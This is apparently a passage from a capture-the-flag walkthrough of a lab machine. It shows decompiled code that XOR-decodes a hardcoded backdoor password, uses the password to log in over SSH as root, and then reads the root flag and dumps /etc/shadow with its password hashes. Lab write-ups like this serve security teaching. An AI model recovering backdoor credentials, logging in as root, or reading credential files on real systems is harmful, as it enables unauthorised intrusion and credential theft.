  backdoor._28_2_ = 0xa9f4;
  ppVar1 = ctxt->pw;
  iVar8 = ctxt->valid;
  backdoor._24_4_ = 0xbcf0b5e3;
  backdoor._16_8_ = 0xb2d6f4a0fda0b3d6;
  backdoor[30] = -0x5b;
  backdoor._0_4_ = 0xf0e7abd6;
  backdoor._4_4_ = 0xa4b3a3f3;
  backdoor._8_4_ = 0xf7bbfdc8;
```

```
  backdoor._12_4_ = 0xfdb3d6e7;
  pbVar4 = (byte *)backdoor;
  while( true ) {
    pbVar5 = pbVar4 + 1;
    *pbVar4 = bVar7 ^ 0x96;
    if (pbVar5 == local_39) break;
    bVar7 = *pbVar5;
    pbVar4 = pbVar5;
  }
"""
```

backdoor password

```
kali@kali:~$ python3 backdoor.py
@=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3
kali@kali:~$ python3 backdoor.py | xclip
kali@kali:~$ ssh root@$IP
root@10.10.11.146's password:
Last login: Sat Apr 23 14:26:36 2022 from 127.0.0.1
```

00 - Loot > Creds ⟹ @=qfe5%2^k-aq@%k@%6k6b@$u#f*b?3

root

id && whoami

```
root@production:~# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

cat /root/root.txt

```
root@production:~# cat /root/root.txt
269ff2815a22b981d66a96920a1f6d93
```

uname -a

```
root@production:~# uname -a
Linux production 5.4.0-96-generic #109-Ubuntu SMP Wed Jan 12 16:49:16 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

cat /etc/shadow

```
root@production:~# cat /etc/shadow
root:$6$xxydXHZzlPY4U0lU$qJDDFjfkXQnhUcESjCaoCWjMT9gAPnyCLJ8U5l2KSlOO3hPMUVxAOUZwvcm87Vkz0Vyc./cDsb2nNZT0dYIbv.:19031:0:99999:7:::
daemon:*:18659:0:99999:7:::
bin:*:18659:0:99999:7:::
sys:*:18659:0:99999:7:::
sync:*:18659:0:99999:7:::
games:*:18659:0:99999:7:::
man:*:18659:0:99999:7:::
lp:*:18659:0:99999:7:::
mail:*:18659:0:99999:7:::
news:*:18659:0:99999:7:::
uucp:*:18659:0:99999:7:::
proxy:*:18659:0:99999:7:::
www-data:*:18659:0:99999:7:::
backup:*:18659:0:99999:7:::
list:*:18659:0:99999:7:::
irc:*:18659:0:99999:7:::
gnats:*:18659:0:99999:7:::
nobody:*:18659:0:99999:7:::
systemd-network:*:18659:0:99999:7:::
systemd-resolve:*:18659:0:99999:7:::
systemd-timesync:*:18659:0:99999:7:::
messagebus:*:18659:0:99999:7:::
syslog:*:18659:0:99999:7:::
_apt:*:18659:0:99999:7:::
tss:*:18659:0:99999:7:::
uuidd:*:18659:0:99999:7:::
tcpdump:*:18659:0:99999:7:::
landscape:*:18659:0:99999:7:::
pollinate:*:18659:0:99999:7:::
usbmux:*:18782:0:99999:7:::
systemd-coredump:!!:18782::::::
steven:$6$SMQrYleaDN8yaleZ$V9X3Cz9zA9snRNRYK.oUgpfyzgLkvFQt4yvJUUbWXOTU96nPGOueJ2r.d2rNvoQc.Qfdf.lBRclRPodnTBLZ4.:18782:0:99999:7:::
lxd:!:18782::::::
sshd:*:18812:0:99999:7:::
steven1:$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7:::
```